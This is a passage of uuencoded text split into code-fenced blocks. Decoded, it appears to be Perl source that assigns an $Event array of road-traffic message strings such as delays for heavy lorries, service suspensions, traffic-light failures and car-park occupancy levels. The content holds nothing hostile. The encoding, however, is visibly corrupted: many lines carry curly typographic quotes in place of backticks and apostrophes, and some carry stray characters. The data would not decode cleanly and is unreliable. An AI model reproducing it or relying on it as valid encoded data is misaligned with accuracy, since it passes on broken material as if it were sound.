M(&AE879Y('9E:&EC;&5S(CL*("`@("1%=F5N=%LQ-C$P72`](")D96QA>7,@
M=7`@=&\@;6EN=71E<R!F;W(@:&5A=GD@;&]R<BAY+VEE<RDB.PH@("`@)$5V
M96YT6S$V,3%=(#T@(F1E;&%Y<R!U<"!T;R!M:6YU=&5S(&9O<B!H96%V>2!L
M;W)R*'DO:65S*2(["B`@("`D179E;G1;,38Q,ET@/2`B9&5L87ES('5P('1O
M(&]N92!H;W5R(&9O<B!H96%V>2!L;W)R*'DO:65S*2(["B`@("`D179E;G1;
M,38Q,UT@/2`B9&5L87ES('5P('1O('1W;R!H;W5R<R!F;W(@:&5A=GD@;&]R
M<BAY+VEE<RDB.PH@("`@)$5V96YT6S$V,31=(#T@(F1E;&%Y<R!O9B!S979E
M<F%L(&AO=7)S(&9O<B!H96%V>2!L;W)R*'DO:65S*2(["B`@("`D179E;G1;
M,38Q-5T@/2`B<V5R=FEC92!S=7-P96YD960@*'5N=&EL(%$I(CL*("`@("1%
M=F5N=%LQ-C$V72`]("(H42D@<V5R=FEC92!W:71H9')A=VXB.PH@("`@)$5V
M96YT6S$V,3==(#T@(BA1*2!S97)V:6-E*',I(&9U;&QY(&)O;VME9"(["B`@
M("`D179E;G1;,38Q.%T@/2`B*%$I('-E<G9I8V4H<RD@9G5L;'D@8F]O:V5D
M(&9O<B!H96%V>2!V96AI8VQE<R(["B`@("`D179E;G1;,38Q.5T@/2`B;F]R
M;6%L('-E<G9I8V5S(')E<W5M960B.PH@("`@)$5V96YT6S$V,C!=(#T@(FUE
M<W-A9V4@8V%N8V5L;&5D(CL*("`@("1%=F5N=%LQ-C(Q72`](")D96QA>7,@
M=7`@=&\@;6EN=71E<R(["B`@("`D179E;G1;,38R,ET@/2`B9&5L87ES('5P
M('1O(&UI;G5T97,B.PH@("`@)$5V96YT6S$V,C-=(#T@(F1E;&%Y<R!U<"!T
M;R!M:6YU=&5S(CL*("`@("1%=F5N=%LQ-C(T72`](")D96QA>7,@=7`@=&\@
M;6EN=71E<R(["B`@("`D179E;G1;,38R-5T@/2`B9&5L87ES('5P('1O(&UI
M;G5T97,B.PH@("`@)$5V96YT6S$V,C9=(#T@(F1E;&%Y<R!U<"!T;R!M:6YU
M=&5S(CL*("`@("1%=F5N=%LQ-C(W72`](")D96QA>7,@=7`@=&\@;6EN=71E
M<R(["B`@("`D179E;G1;,38R.%T@/2`B9&5L87ES('5P('1O('1H<F5E(&AO
M=7)S(CL*("`@("1%=F5N=%LQ-C(Y72`](")D96QA>7,@=7`@=&\@9F]U<B!H
M;W5R<R(["B`@("`D179E;G1;,38S,%T@/2`B9&5L87ES('5P('1O(&9I=F4@
M:&]U<G,B.PH@("`@)$5V96YT6S$V,S%=(#T@(G9E<GD@;&]N9R!D96QA>7,@
M*%$I(CL*("`@("1%=F5N=%LQ-C,R72`](")D96QA>7,@;V8@=6YC97)T86EN
M(&1U<F%T:6]N(CL*("`@("1%=F5N=%LQ-C,S72`](")D96QA>65D('5N=&EL
M(&9U<G1H97(@;F]T:6-E(CL*("`@("1%=F5N=%LQ-C,T72`](")C86YC96QL
M871I;VYS(CL*("`@("1%=F5N=%LQ-C,U72`](")P87)K(&%N9"!R:61E('-E
M<G9I8V4@;F]T(&]P97)A=&EN9R`H=6YT:6P@42DB.PH@("`@)$5V96YT6S$V
M,S9=(#T@(G-P96-I86P@<'5B;&EC('1R86YS<&]R="!S97)V:6-E<R!O<&5R
M871I;F<@*'5N=&EL(%$I(CL*("`@("1%=F5N=%LQ-C,W72`](")N;W)M86P@
M<V5R=FEC97,@;F]T(&]P97)A=&EN9R`H=6YT:6P@42DB.PH@("`@)$5V96YT
M6S$V,SA=(#T@(G)A:6P@<V5R=FEC97,@;F]T(&]P97)A=&EN9R`H=6YT:6P@
M42DB.PH@("`@)$5V96YT6S$V,SE=(#T@(F)U<R!S97)V:6-E<R!N;W0@;W!E
```

```
M<F%T:6YG("AU;G1I;"!1*2(["B`@("`D179E;G1;,38T,%T@/2`B<VAU=’1L
M92!S97)V:6-E(&]P97)A=&EN9R`H=6YT:6P@42DB.PH@("`@)$5V96YT6S$V
M-#%=(#T@(F9R964@<VAU=’1L92!S97)V:6-E(&]P97)A=&EN9R`H=6YT:6P@
M42DB.PH@("`@)$5V96YT6S$V-#)=(#T@(F1E;&%Y<R`H42D@9F]R(&AE879Y
M(&QO<G(H>2]I97,I(CL*("`@("1%=F5N=%LQ-C0S72`](")D96QA>7,@*%$I
M(&9O<B!B=7-E<R(["B`@("`D179E;G1;,38T-%T@/2`B*%$I(’-E<G9I8V4H
M<RD@9G5L;’D@8F]O:V5D(&9O<B!H96%V>2!L;W)R*’DO:65S*2(["B`@("`D
M179E;G1;,38T-5T@/2`B*%$I(’-E<G9I8V4H<RD@9G5L;’D@8F]O:V5D(&9O
M<B!B=7-E<R(["B`@("`D179E;G1;,38T-ET@/2`B;F5X="!D97!A<G1U<F4@
M*%$I(&9O<B!H96%V>2!L;W)R*’DO:65S*2(["B`@("`D179E;G1;,38T-UT@
M/2`B;F5X="!D97!A<G1U<F4@*%$I(&9O<B!B=7-E<R(["B`@("`D179E;G1;
M,38T.%T@/2`B9&5L87ES(&-L96%R960B.PH@("`@)$5V96YT6S$V-#E=(#T@
M(G)A<&ED(’1R86YS:70@<V5R=FEC92!N;W0@;W!E<F%T:6YG("AU;G1I;"!1
M*2(["B`@("`D179E;G1;,38U,%T@/2`B9&5L87ES("A1*2!P;W-S:6)L92([
M"B`@("`D179E;G1;,38U,5T@/2`B=6YD97)G<F]U;F0@<V5R=FEC92!N;W0@
M;W!E<F%T:6YG("AU;G1I;"!1*2(["B`@("`D179E;G1;,38U,ET@/2`B8V%N
M8V5L;&%T:6]N<R!E>’!E8W1E9"(["B`@("`D179E;G1;,38U,UT@/2`B;&]N
M9R!D96QA>7,@97AP96-T960B.PH@("`@)$5V96YT6S$V-31=(#T@(G9E<GD@
M;&]N9R!D96QA>7,@97AP96-T960B.PH@("`@)$5V96YT6S$V-35=(#T@(F%L
M;"!S97)V:6-E<R!F=6QL>2!B;V]K960@*’5N=&EL(%$I(CL*("`@("1%=F5N
M=%LQ-C4V72`](")N97AT(&%R<FEV86P@*%$I(CL*("`@("1%=F5N=%LQ-C4W
M72`](")R86EL(’-E<G9I8V5S(&ER<F5G=6QA<BX@1&5L87ES("A1*2(["B`@
M("`D179E;G1;,38U.%T@/2`B8G5S(’-E<G9I8V5S(&ER<F5G=6QA<BX@1&5L
M87ES("A1*2(["B`@("`D179E;G1;,38U.5T@/2`B=6YD97)G<F]U;F0@<V5R
M=FEC97,@:7)R96=U;&%R(CL*("`@("1%=F5N=%LQ-C8P72`](")N;W)M86P@
M<’5B;&EC(’1R86YS<&]R="!S97)V:6-E<R!R97-U;65D(CL*("`@("1%=F5N
M=%LQ-C8Q72`](")F97)R>2!S97)V:6-E(&YO="!O<&5R871I;F<@*’5N=&EL
M(%$I(CL*("`@("1%=F5N=%LQ-C8R72`](")P87)K(&%N9"!R:61E(’1R:7`@
M=&EM92`H42DB.PH@("`@)$5V96YT6S$V-C-=(#T@(F1E;&%Y(&5X<&5C=&5D
M(’1O(&)E(&-L96%R960B.PH@("`@)$5V96YT6S$V.35=(#T@(F-U<G)E;G0@
M=’)I<"!T:6UE("A1*2(["B`@("`D179E;G1;,38Y-ET@/2`B97AP96-T960@
M=’)I<"!T:6UE("A1*2(["B`@("`D179E;G1;,3<P,%T@/2`B*%$I(’-L;W<@
M;6]V:6YG(&UA:6YT96YA;F-E(’9E:&EC;&4H<RDB.PH@("`@)$5V96YT6S$W
M,#%=(#T@(BA1*2!V96AI8VQE*’,I(&]N(’=R;VYG(&-A<G)I86=E=V%Y(CL*
M("`@("1%=F5N=%LQ-S`R72`](")D86YG97)O=7,@=F5H:6-L92!W87)N:6YG
M(&-L96%R960B.PH@("`@)$5V96YT6S$W,#-=(#T@(FUE<W-A9V4@8V%N8V5L
M;&5D(CL*("`@("1%=F5N=%LQ-S`T72`]("(H42D@<F5C:VQE<W,@9’)I=F5R
M*’,I(CL*("`@("1%=F5N=%LQ-S`U72`]("(H42D@<’)O:&EB:71E9"!V96AI
M8VQE*’,I(&]N(’1H92!R;V%D=V%Y(CL*("`@("1%=F5N=%LQ-S`V72`]("(H
M42D@96UE<F=E;F-Y(’9E:&EC;&5S(CL*("`@("1%=F5N=%LQ-S`W72`]("(H
M42D@:&EG:"US<&5E9"!E;65R9V5N8WD@=F5H:6-L97,B.PH@("`@)$5V96YT
M6S$W,#A=(#T@(FAI9V@M<W!E960@8VAA<V4@*&EN=F]L=FEN9R!1(’9E:&EC
M;&5S*2(["B`@("`D179E;G1;,3<P.5T@/2`B<W!I;&QA9V4@;V-C=7)R:6YG
M(&9R;VT@;6]V:6YG(’9E:&EC;&4B.PH@("`@)$5V96YT6S$W,3!=(#T@(F]B
M:F5C=’,@9F%L;&EN9R!F<F]M(&UO=FEN9R!V96AI8VQE(CL*("`@("1%=F5N
M=%LQ-S$Q72`](")E;65R9V5N8WD@=F5H:6-L92!W87)N:6YG(&-L96%R960B
M.PH@("`@)$5V96YT6S$W,3)=(#T@(G)O860@8VQE87)E9"(["B`@("`D179E
M;G1;,3<R,%T@/2`B<F%I;"!S97)V:6-E<R!I<G)E9W5L87(B.PH@("`@)$5V
M96YT6S$W,C%=(#T@(G!U8FQI8R!T<F%N<W!O<G0@<V5R=FEC97,@;F]T(&]P
M97)A=&EN9R(["B`@("`D179E;G1;,3<S,5T@/2`B*%$I(&%B;F]R;6%L(&QO
M860H<RDL(&1A;F=E<B(["B`@("`D179E;G1;,3<S,ET@/2`B*%$I(’=I9&4@
M;&]A9"AS*2P@9&%N9V5R(CL*("`@("1%=F5N=%LQ-S,S72`](")(H42D@;&]N
M9R!L;V%D*’,I+"!D86YG97(B.PH@("`@)$5V96YT6S$W,S1=(#T@(BA1*2!S
M;&]W(’9E:&EC;&4H<RDL(&1A;F=E<B(["B`@("`D179E;G1;,3<S-5T@/2`B
M*%$I(’1R86-K+6QA>6EN9R!V96AI8VQE*’,I+"!D86YG97(B.PH@("`@)$5V
M96YT6S$W,S9=(#T@(BA1*2!V96AI8VQE*’,I(&-A<G)Y:6YG(&AA>F%R9&]U
M<R!M871E<FEA;’,N($1A;F=E<B(["B`@("`D179E;G1;,3<S-UT@/2`B*%$I
M(&-O;G9O>2AS*2P@9&%N9V5R(CL*("`@("1%=F5N=%LQ-S,X72`](")(H42D@
M;6EL:71A<GD@8V]N=F]Y*’,I+"!D86YG97(B.PH@("`@)$5V96YT6S$W,SE=
M(#T@(BA1*2!O=F5R:&5I9VAT(&QO860H<RDL(&1A;F=E<B(["B`@("`D179E
M;G1;,3<T,%T@/2`B86)N;W)M86P@;&]A9"!C875S:6YG(’-L;W<@=’)A9F9I
M8RX@1&5L87ES("A1*2(["B`@("`D179E;G1;,3<T,5T@/2`B8V]N=F]Y(&-A
M=7-I;F<@<VQO=R!T<F%F9FEC+B!$96QA>7,@*%$I(CL*("`@("1%=F5N=%LQ
M-S4Q72`](")(H42D@86)N;W)M86P@;&]A9"AS*2(["B`@("`D179E;G1;,3<U
M,ET@/2`B*%$I(’=I9&4@;&]A9"AS*2(["B`@("`D179E;G1;,3<U,UT@/2`B
M*%$I(&QO;F<@;&]A9"AS*2(["B`@("`D179E;G1;,3<U-%T@/2`B*%$I(’-L
M;W<@=F5H:6-L92AS*2(["B`@("`D179E;G1;,3<U-5T@/2`B*%$I(&-O;G9O
M>2AS*2(["B`@("`D179E;G1;,3<U-ET@/2`B86)N;W)M86P@;&]A9"X@1&5L
M87ES("A1*2(["B`@("`D179E;G1;,3<U-UT@/2`B86)N;W)M86P@;&]A9"X@
M1&5L87ES("A1*2!E>’!E8W1E9"(["B`@("`D179E;G1;,3<U.%T@/2`B86)N
```

```
M;W)M86P@;&]A9"X@3&]N9R!D96QA>7,@*%$I(CL*("`@("1%=F5N=%LQ-S4Y
M72`](")C;VYV;WD@8V%U<VEN9R!D96QA>7,@*%$I(CL*("`@("1%=F5N=%LQ
M-S8P72`](")C;VYV;WDN($1E;&%Y<R`H42D@97AP96-T960B.PH@("`@)$5V
M96YT6S$W-C%=(#T@(F-O;G9O>2!C875S:6YG(&QO;F<@9&5L87ES("A1*2([
M"B`@("`D179E;G1;,3<V,ET@/2`B97AC97!T:6]N86P@;&]A9"!W87)N:6YG
M(&-L96%R960B.PH@("`@)$5V96YT6S$W-C-=(#T@(FUE<W-A9V4@8V%N8V5L
M;&5D(CL*("`@("1%=F5N=%LQ-S8T72`]("(H42D@=')A8VLM;&%Y:6YG('9E
M:&EC;&4H<RDB.PH@("`@)$5V96YT6S$W-C5=(#T@(BA1*2!V96AI8VQE*',I
M(&-A<G)Y:6YG(&AA>F%R9&]U<R!M871E<FEA;',B.PH@("`@)$5V96YT6S$W
M-C9=(#T@(BA1*2!M:6QI=&%R>2!C;VYV;WDH<RDB.PH@("`@)$5V96YT6S$W
M-C==(#T@(BA1*2!A8FYO<FUA;"!L;V%D*',I+B!.;R!O=F5R=&%K:6YG(CL*
M("`@("1%=F5N=%LQ-S8X72`](")696AI8VQE<R!C87)R>6EN9R!H87IA<F1O
M=7,@;6%T97)I86QS(&AA=F4@=&\@<W1O<"!A="!N97AT('-A9F4@<&QA8V4A
M(CL*("`@("1%=F5N=%LQ-S8Y72`](")H87IA<F1O=7,@;&]A9"!W87)N:6YG
M(&-L96%R960B.PH@("`@)$5V96YT6S$W-S!=(#T@(F-O;G9O>2!C;&5A<F5D
M(CL*("`@("1%=F5N=%LQ-S<Q72`](")W87)N:6YG(&-L96%R960B.PH@("`@
M)$5V96YT6S$X,#%=(#T@(FQA;F4@8V]N=')O;"!S:6=N<R!N;W0@=V]R:VEN
M9R(["B`@("`D179E;G1;,3@P,ET@/2`B96UE<F=E;F-Y('1E;&5P:&]N97,@
M;F]T('=O<FMI;F<B.PH@("`@)$5V96YT6S$X,#-=(#T@(F5M97)G96YC>2!T
M96QE<&AO;F4@;G5M8F5R(&YO="!W;W)K:6YG(CL*("`@("1%=F5N=%LQ.#`T
M72`]("(H42!S971S(&]F*2!T<F%F9FEC(&QI9VAT<R!N;W0@=V]R:VEN9R([
M"B`@("`D179E;G1;,3@P-5T@/2`B*%$@<V5T<R!O9BD@=')A9F9I8R!L:6=H
M=',@=V]R:VEN9R!I;F-O<G)E8W1L>2(["B`@("`D179E;G1;,3@P-ET@/2`B
M;&5V96P@8W)O<W-I;F<@9F%I;'5R92(["B`@("`D179E;G1;,3@P-UT@/2`B
M*%$@<V5T<R!O9BD@=')A9F9I8R!L:6=H=',@;F]T('=O<FMI;F<N(%-T871I
M;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;,3@P.%T@/2`B*%$@<V5T<R!O
M9BD@=')A9F9I8R!L:6=H=',@;F]T('=O<FMI;F<N($1A;F=E<B!O9B!S=&%T
M:6]N87)Y('1R869F:6,B.PH@("`@)$5V96YT6S$X,#E=(#T@(BA1('-E=',@
M;V8I('1R869F:6,@;&EG:'1S(&YO="!W;W)K:6YG+B!1=65U:6YG('1R869F
M:6,B.PH@("`@)$5V96YT6S$X,3!=(#T@(BA1('-E=',@;V8I('1R869F:6,@
M;&EG:'1S(&YO="!W;W)K:6YG+B!$86YG97(@;V8@<75E=6EN9R!T<F%F9FEC
M(CL*("`@("1%=F5N=%LQ.#$Q72`]("(H42!S971S(&]F*2!T<F%F9FEC(&QI
M9VAT<R!N;W0@=V]R:VEN9RX@4VQO=R!T<F%F9FEC(CL*("`@("1%=F5N=%LQ
M.#$R72`]("(H42!S971S(&]F*2!T<F%F9FEC(&QI9VAT<R!N;W0@=V]R:VEN
M9RX@4VQO=R!T<F%F9FEC(&5X<&5C=&5D(CL*("`@("1%=F5N=%LQ.#$S72`]
M("(H42!S971S(&]F*2!T<F%F9FEC(&QI9VAT<R!N;W0@=V]R:VEN9RX@2&5A
M=GD@=')A9F9I8R(["B`@("`D179E;G1;,3@Q-%T@/2`B*%$@<V5T<R!O9BD@
M=')A9F9I8R!L:6=H=',@;F]T('=O<FMI;F<N($AE879Y('1R869F:6,@97AP
M96-T960B.PH@("`@)$5V96YT6S$X,35=(#T@(BA1('-E=',@;V8I('1R869F
M:6,@;&EG:'1S(&YO="!W;W)K:6YG+B!4<F%F9FEC(&9L;W=I;F<@9G)E96QY
M(CL*("`@("1%=F5N=%LQ.#$V72`]("(H42!S971S(&]F*2!T<F%F9FEC(&QI
M9VAT<R!N;W0@=V]R:VEN9RX@5')A9F9I8R!B=6EL9&EN9R!U<"(["B`@("`D
M179E;G1;,3@Q-UT@/2`B=')A9F9I8R!L:6=H=',@;F]T('=O<FMI;F<N($1E
M;&%Y<R`H42DB.PH@("`@)$5V96YT6S$X,3A=(#T@(G1R869F:6,@;&EG:'1S
M(&YO="!W;W)K:6YG+B!$96QA>7,@*%$I(&5X<&5C=&5D(CL*("`@("1%=F5N
M=%LQ.#$Y72`](")T<F%F9FEC(&QI9VAT<R!N;W0@=V]R:VEN9RX@3&]N9R!D
M96QA>7,@*%$I(CL*("`@("1%=F5N=%LQ.#(P72`](")L979E;"!C<F]S<VEN
M9R!F86EL=7)E+B!3=&%T:6]N87)Y('1R869F:6,B.PH@("`@)$5V96YT6S$X
M,C%=(#T@(FQE=F5L(&-R;W-S:6YG(&9A:6QU<F4N($1A;F=E<B!O9B!S=&%T
M:6]N87)Y('1R869F:6,B.PH@("`@)$5V96YT6S$X,C)=(#T@(FQE=F5L(&-R
M;W-S:6YG(&9A:6QU<F4N(%%U975I;F<@=')A9F9I8R(["B`@("`D179E;G1;
M,3@R,UT@/2`B;&5V96P@8W)O<W-I;F<@9F%I;'5R92X@1&%N9V5R(&]F('%U
M975I;F<@=')A9F9I8R(["B`@("`D179E;G1;,3@R-%T@/2`B;&5V96P@8W)O
M<W-I;F<@9F%I;'5R92X@4VQO=R!T<F%F9FEC(CL*("`@("1%=F5N=%LQ.#(U
M72`](")L979E;"!C<F]S<VEN9R!F86EL=7)E+B!3;&]W('1R869F:6,@97AP
M96-T960B.PH@("`@)$5V96YT6S$X,C9=(#T@(FQE=F5L(&-R;W-S:6YG(&9A
M:6QU<F4N($AE879Y('1R869F:6,B.PH@("`@)$5V96YT6S$X,C==(#T@(FQE
M=F5L(&-R;W-S:6YG(&9A:6QU<F4N($AE879Y('1R869F:6,@97AP96-T960B
M.PH@("`@)$5V96YT6S$X,CA=(#T@(FQE=F5L(&-R;W-S:6YG(&9A:6QU<F4N
M(%1R869F:6,@9FQO=VEN9R!F<F5E;'DB.PH@("`@)$5V96YT6S$X,CE=(#T@
M(FQE=F5L(&-R;W-S:6YG(&9A:6QU<F4N(%1R869F:6,@8G5I;&1I;F<@=7`B
M.PH@("`@)$5V96YT6S$X,S!=(#T@(FQE=F5L(&-R;W-S:6YG(&9A:6QU<F4N
M($1E;&%Y<R`H42DB.PH@("`@)$5V96YT6S$X,S%=(#T@(FQE=F5L(&-R;W-S
M:6YG(&9A:6QU<F4N($1E;&%Y<R`H42D@97AP96-T960B.PH@("`@)$5V96YT
M6S$X,S)=(#T@(FQE=F5L(&-R;W-S:6YG(&9A:6QU<F4N($QO;F<@9&5L87ES
M("A1*2(["B`@("`D179E;G1;,3@S,UT@/2`B96QE8W1R;VYI8R!S:6=N<R!R
M97!A:7)E9"(["B`@("`D179E;G1;,3@S-%T@/2`B96UE<F=E;F-Y(&-A;&P@
M9F%C:6QI=&EE<R!R97-T;W)E9"(["B`@("`D179E;G1;,3@S-5T@/2`B=')A
M9F9I8R!S:6=N86QS(')E<&%I<F5D(CL*("`@("1%=F5N=%LQ.#,V72`](")L
M979E;"!C<F]S<VEN9R!N;W<@=V]R:VEN9R!N;W)M86QL>2(["B`@("`D179E
```

```
M;G1;,3@S-UT@/2‘B;65S<V%G92!C86YC96QL960B.PH@("‘@)$5V96YT6S$X
M,SA=(#T@(FQA;F4@8V]N=’)O;"!S:6=N<R!W;W)K:6YG(&EN8V]R<F5C=&QY
M(CL*("‘@("1%=F5N=%LQ.#,Y72‘](")L86YE(&-O;G1R;VP@<VEG;G,@;W!E
M<F%T:6YG(CL*("‘@("1%=F5N=%LQ.#0P72‘](")V87)I86)L92!M97-S86=E
M(’-I9VYS(&YO="!W;W)K:6YG(CL*("‘@("1%=F5N=%LQ.#0Q72‘](")V87)I
M86)L92!M97-S86=E(’-I9VYS(’=O<FMI;F<@:6YC;W)R96-T;’DB.PH@("‘@
M)$5V96YT6S$X-#)=(#T@(G9A<FEA8FQE(&UE<W-A9V4@<VEG;G,@;W!E<F%T
M:6YG(CL*("‘@("1%=F5N=%LQ.#0S72‘]("(H42!S971S(&]F*2!R86UP(&-O
M;G1R;VP@<VEG;F%L<R!N;W0@=V]R:VEN9R(["B‘@("‘D179E;G1;,3@T-%T@
M/2‘B*%$@<V5T<R!O9BD@<F%M<"!C;VYT<F]L(’-I9VYA;’,@=V]R:VEN9R!I
M;F-O<G)E8W1L>2(["B‘@("‘D179E;G1;,3@T-5T@/2‘B*%$@<V5T<R!O9BD@
M=&5M<&]R87)Y(’1R869F:6,@;&EG:’1S(&YO="!W;W)K:6YG(CL*("‘@("1%
M=F5N=%LQ.#0V72‘]("(H42!S971S(&]F*2!T96UP;W)A<GD@=’)A9F9I8R!L
M:6=H=’,@=V]R:VEN9R!I;F-O<G)E8W1L>2(["B‘@("‘D179E;G1;,3@T-UT@
M/2‘B=’)A9F9I8R!S:6=N86P@8V]N=’)O;"!C;VUP=71E<B!N;W0@=V]R:VEN
M9R(["B‘@("‘D179E;G1;,3@T.%T@/2‘B=’)A9F9I8R!S:6=N86P@=&EM:6YG
M<R!C:&%N9V5D(CL*("‘@("1%=F5N=%LQ.#0Y72‘](")T=6YN96P@=F5N=&EL
M871I;VX@;F]T(’=O<FMI;F<B.PH@("‘@)$5V96YT6S$X-3!=(#T@(FQA;F4@
M8V]N=’)O;"!S:6=N<R!N;W0@=V]R:VEN9RX@1&%N9V5R(CL*("‘@("1%=F5N
M=%LQ.#4Q72‘](")T96UP;W)A<GD@=VED=&@@;&EM:70@*%$I(CL*("‘@("1%
M=F5N=%LQ.#4R72‘](")T96UP;W)A<GD@=VED=&@@;&EM:70@;&EF=&5D(CL*
M("‘@("1%=F5N=%LQ.#4T72‘](")T<F%F9FEC(’)E9W5L871I;VYS(&AA=F4@
M8F5E;B!C:&%N9V5D(CL*("‘@("1%=F5N=%LQ.#4U72‘](")L97-S(’1H86X@
M<&%R:VEN9R!S<&%C97,@879A:6QA8FQE(CL*("‘@("1%=F5N=%LQ.#4V72‘]
M(")N;R!P87)K:6YG(&EN9F]R;6%T:6]N(&%V86EL86)L92‘H=6YT:6P@42DB
M.PH@("‘@)$5V96YT6S$X-3==(#T@(FUE<W-A9V4@8V%N8V5L;&5D(CL*("‘@
M("1%=F5N=%LQ.#8Q72‘](")T96UP;W)A<GD@:&5I9VAT(&QI;6ET("A1*2([
M"B‘@("‘D179E;G1;,3@V,ET@/2‘B=&5M<&]R87)Y(&AE:6=H="!L:6UI="!L
M:69T960B.PH@("‘@)$5V96YT6S$X-C1=(#T@(FQA;F4@8V]N=’)O;"!S:6=N
M<R!W;W)K:6YG(&EN8V]R<F5C=&QY+B!$86YG97(B.PH@("‘@)$5V96YT6S$X
M-C5=(#T@(F5M97)G96YC>2!T96QE<&AO;F5S(&]U="!O9B!O<F1E<BX@17AT
M<F$@<&]L:6-E(’!A=’)O;’,@:6X@;W!E<F%T:6]N(CL*("‘@("1%=F5N=%LQ
M.#8V72‘](")E;65R9V5N8WD@=&5L97!H;VYE<R!O=70@;V8@;W)D97(N($EN
M(&5M97)G96YC>2P@=V%I="!F;W(@<&]L:6-E(’!A=’)O;"(["B‘@("‘D179E
M;G1;,3@V-UT@/2‘B*%$@<V5T<R!O9BD@=’)A9F9I8R!L:6=H=’,@;F]T(’=O
M<FMI;F<N($1A;F=E<B(["B‘@("‘D179E;G1;,3@V.%T@/2‘B=’)A9F9I8R!L
M:6=H=’,@=V]R:VEN9R!I;F-O<G)E8W1L>2X@1&5L87ES("A1*2(["B‘@("‘D
M179E;G1;,3@V.5T@/2‘B=’)A9F9I8R!L:6=H=’,@=V]R:VEN9R!I;F-O<G)E
M8W1L>2X@1&5L87ES("A1*2!E>’!E8W1E9"(["B‘@("‘D179E;G1;,3@W,%T@
M/2‘B=’)A9F9I8R!L:6=H=’,@=V]R:VEN9R!I;F-O<G)E8W1L>2X@3&]N9R!D
M96QA>7,@*%$I(CL*("‘@("1%=F5N=%LQ.#<Q72‘](")T96UP;W)A<GD@87AL
M92!L;V%D(&QI;6ET("A1*2(["B‘@("‘D179E;G1;,3@W,ET@/2‘B=&5M<&]R
M87)Y(&=R;W-S(’=E:6=H="!L:6UI="‘H42DB.PH@("‘@)$5V96YT6S$X-S-=
M(#T@(G1E;7!O<F%R>2!G<F]S<R!W96EG:’0@;&EM:70@;&EF=&5D(CL*("‘@
M("1%=F5N=%LQ.#<T72‘](")T96UP;W)A<GD@87AL92!W96EG:’0@;&EM:70@
M;&EF=&5D(CL*("‘@("1%=F5N=%LQ.#<U72‘](")(H42!S971S(&]F*2!T<F%F
M9FEC(&QI9VAT<R!W;W)K:6YG(&EN8V]R<F5C=&QY+B!$86YG97(B.PH@("‘@
M)$5V96YT6S$X-S9=(#T@(G1E;7!O<F%R>2!T<F%F9FEC(&QI9VAT<R!N;W0@
M=V]R:VEN9RX@1&5L87ES("A1*2(["B‘@("‘D179E;G1;,3@W-UT@/2‘B=&5M
M<&]R87)Y(’1R869F:6,@;&EG:’1S(&YO="!W;W)K:6YG+B!$96QA>7,@*%$I
M(&5X<&5C=&5D(CL*("‘@("1%=F5N=%LQ.#<X72‘](")T96UP;W)A<GD@=’)A
M9F9I8R!L:6=H=’,@;F]T(’=O<FMI;F<N($QO;F<@9&5L87ES("A1*2(["B‘@
M("‘D179E;G1;,3@W.5T@/2‘B*%$@<V5T<R!O9BD@=&5M<&]R87)Y(’1R869F
M:6,@;&EG:’1S(&YO="!W;W)K:6YG+B!$86YG97(B.PH@("‘@)$5V96YT6S$X
M.#!=(#T@(G1R869F:6,@<VEG;F%L(&-O;G1R;VP@8V]M<’5T97(@;F]T(’=O
M<FMI;F<N($1E;&%Y<R‘H42DB.PH@("‘@)$5V96YT6S$X.#%=(#T@(G1E;7!O
M<F%R>2!L96YG=&@@;&EM:70@*%$I(CL*("‘@("1%=F5N=%LQ.#@R72‘](")T
M96UP;W)A<GD@;&5N9W1H(&QI;6ET(&QI9G1E9"(["B‘@("‘D179E;G1;,3@X
M,UT@/2‘B;65S<V%G92!C86YC96QL960B.PH@("‘@)$5V96YT6S$X.#1=(#T@
M(G1R869F:6,@<VEG;F%L(&-O;G1R;VP@8V]M<’5T97(@;F]T(’=O<FMI;F<N
M($1E;&%Y<R‘H42D@97AP96-T960B.PH@("‘@)$5V96YT6S$X.#5=(#T@(G1R
M869F:6,@<VEG;F%L(&-O;G1R;VP@8V]M<’5T97(@;F]T(’=O<FMI;F<N($QO
M;F<@9&5L87ES("A1*2(["B‘@("‘D179E;G1;,3@X-ET@/2‘B;F]R;6%L(’!A
M<FMI;F<@<F5S=’)I8W1I;VYS(&QI9G1E9"(["B‘@("‘D179E;G1;,3@X-UT@
M/2‘B<W!E8VEA;"!P87)K:6YG(’)E<W1R:6-T:6]N<R!I;B!F;W)C92(["B‘@
M("‘D179E;G1;,3@X.%T@/2‘B,3‘E(&9U;&PB.PH@("‘@)$5V96YT6S$X.#E=
M(#T@(C(P)2!F=6QL(CL*("‘@("1%=F5N=%LQ.#DP72‘]("(S,"4@9G5L;"([
M"B‘@("‘D179E;G1;,3@Y,5T@/2‘B-#‘E(&9U;&PB.PH@("‘@)$5V96YT6S$X
M.3)=(#T@(C4P)2!F=6QL(CL*("‘@("1%=F5N=%LQ.#DS72‘](")(V,"4@9G5L
M;"(["B‘@("‘D179E;G1;,3@Y-%T@/2‘B-S‘E(&9U;&PB.PH@("‘@)$5V96YT
```

```
M6S$X.35=(#T@(C@P)2!F=6QL(CL*("`@("1%=F5N=%LQ.#DV72`](")(Y,"4@
M9G5L;"(["B`@("`D179E;G1;,3@Y-UT@/2`B;&5S<R!T:&%N(’!A<FMI;F<@
M<W!A8V5S(&%V86EL86)L92(["B`@("`D179E;G1;,3@Y.%T@/2`B;&5S<R!T
M:&%N(’!A<FMI;F<@<W!A8V5S(&%V86EL86)L92(["B`@("`D179E;G1;,3@Y
M.5T@/2`B;&5S<R!T:&%N(’!A<FMI;F<@<W!A8V5S(&%V86EL86)L92(["B`@
M("`D179E;G1;,3DP,%T@/2`B;&5S<R!T:&%N(’!A<FMI;F<@<W!A8V5S(&%V
M86EL86)L92(["B`@("`D179E;G1;,3DP,5T@/2`B;F5X="!D97!A<G1U<F4@
M*%$I(CL*("`@("1%=F5N=%LQ.3`R72`](")N97AT(&1E<&%R=’5R92`H42D@
M9F]R(&AE879Y(’9E:&EC;&5S(CL*("`@("1%=F5N=%LQ.3`S72`](")C87(@
M<&%R:R`H42D@9G5L;"(["B`@("`D179E;G1;,3DP-%T@/2`B86QL(&-A<B!P
M87)K<R`H42D@9G5L;"(["B`@("`D179E;G1;,3DP-5T@/2`B;&5S<R!T:&%N
M("A1*2!C87(@<&%R:VEN9R!S<&%C97,@879A:6QA8FQE(CL*("`@("1%=F5N
M=%LQ.3`V72`](")P87)K(&%N9"!R:61E(’-E<G9I8V4@;W!E<F%T:6YG("AU
M;G1I;"!1*2(["B`@("`D179E;G1;,3DP-UT@/2`B*&YU;&P@979E;G0I(’MN
M;R!E=F5N="!D97-C<FEP=&EO;BP@8G5T(&QO8V%T:6]N(&5T8RX@9VEV96X@
